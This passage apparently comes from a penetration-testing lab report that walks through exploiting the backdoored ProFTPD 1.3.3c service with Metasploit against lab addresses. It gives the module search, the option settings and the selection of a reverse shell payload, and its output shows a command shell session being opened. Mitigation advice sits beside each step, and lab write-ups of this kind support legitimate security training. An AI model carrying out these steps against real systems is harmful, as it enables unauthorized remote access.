
Figure 9-Output 5

- We decided to do vulnerability assessment on port 21 which tells us that this installation has been backdoored which is a dangerous vulnerability and can even be exploited manually

7.4 Exploitation – Sending the payload via exploits to the target


Table 7.4.1 – Exploit Search

Tools Used	Metasploit Framework
Commands	*1.* msfconsole *2.* search *PortVersion* or search *PortVersion* type:exploit
Impact	Finds known exploits for detected service versions, potentially leading to unauthorized access.
Result	Found a working exploit for ProFTPD 1.3.3c, confirming the service is vulnerable.
Mitigation Suggestions	1. Keep software versions updated and patched against known vulnerabilities. 2. Monitor for Metasploit-like scanning activity.




```
┌──(swastik1616㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

                    _---------.
                .' #######   ;."
     .---,.    ;@             @@`;   .---,..
   ." @@@@@'.,'@@            @@@@@',.'@@@@ ".
   '-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
      `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
        "--'.@@@  -.@        @ ,'-   .'--"
             ".@' ; @       @ `.  ;'
               |@@@@ @@@      @    .
                ' @@@ @@   @@    ,
                 `.@@@@    @@   .
                   ',@@     @   ;
                   (   3 C    )     /|___ / Metasploit! \
                   ;@'. __*__,."    \|--- \_____________/
                    '(.,....."/

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2489 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Figure 10-Output 6



```
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Figure 12-Output 7




```
msf6 > search ProFTPD type:exploit

Matching Modules
================

   #   Name                                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                                 ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent                          2011-01-08       average    No     NetSupport Manager Agent Remote Bu
ffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                                    2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffe
r Overflow (Linux)
   2     \_ target: Automatic Targeting                                     .                .          .      .
   3     \_ target: Debug                                                   .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1             .                .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                                2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                                     .                .          .      .
   7     \_ target: Debug                                                   .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                     .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                                     .                .          .      .
   11    \_ target: Debug                                                   .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1          .                .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .                .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                    .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                                2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Exe
cution
   16  exploit/unix/ftp/proftpd_133c_backdoor                               2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Ex
```

Figure 11-Output 8

- *Then copy the path of the exploit*


Table 7.4.2 – Exploit Selection & Configuration

Tools Used	Metasploit Framework
Commands	1. use *ExploitPath* 2. *info* 3. set RHOSTS *TargetIP* 4. set RPORT *TargetPort* 5. set LHOST *AttackerIP* 6. set LPORT *anything (like 1234)* 7. show options
Impact	Configures an attack with target-specific information, preparing for exploitation.
Result	Successfully configured the attack with the target's IP and port details, ready for execution.
Mitigation Suggestions	1. Limit public information on service versions. 2. Enforce network segmentation to restrict external access.



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


Figure 13-Output 9



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > info

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-02

Provided by:
  MC <mc@metasploit.com>
  darkharper2

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.

References:
  OSVDB (69562)
  http://www.securityfocus.com/bid/45150


View the full module info with the info -d command.
```


Figure 14-Output 10

- *Find the BASIC OPTIONS in the info which appeared and set the RHOSTS, RPORT, LHOST, LPORT*



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.159.131
RHOSTS => 192.168.159.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.159.130
LHOST => 192.168.159.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
LPORT => 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Figure 15-Output 11




```
swastik1616@kali: ~ ×   swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.159.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 16-Output 12

Table 7.4.3 – Payload Selection & Setup

Tools Used	Metasploit Framework
Commands	1. show payloads 2. set payload *PayloadPath*
Impact	Configures the type of access or control gained upon successful exploitation.
Result	Chose a reverse shell payload for better control and post-exploitation.
Mitigation Suggestions	1. Implement strong firewall rules and endpoint protection. 2. Monitor outgoing traffic for anomalies.




```
swastik1616@kali: ~ ×   swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Figure 17- Output 13

Table 7.4.4 – Remote Exploitation

Tools Used	Metasploit Framework
Command	exploit or run
Impact	Executes the exploit, granting reverse shell access to the attacker.
Result	Gained shell access to the target system with user privileges.
Mitigation Suggestions	1. Apply strict firewall policies and keep software patched. 2. Monitor for unauthorized shell access attempts.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.159.130:1234
[*] 192.168.159.131:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo IS74bM3SHZF7dJ5x;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "IS74bM3SHZF7dJ5x\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.159.130:1234 → 192.168.159.131:46834) at 2025-03-08 15:38:14 +0530
```

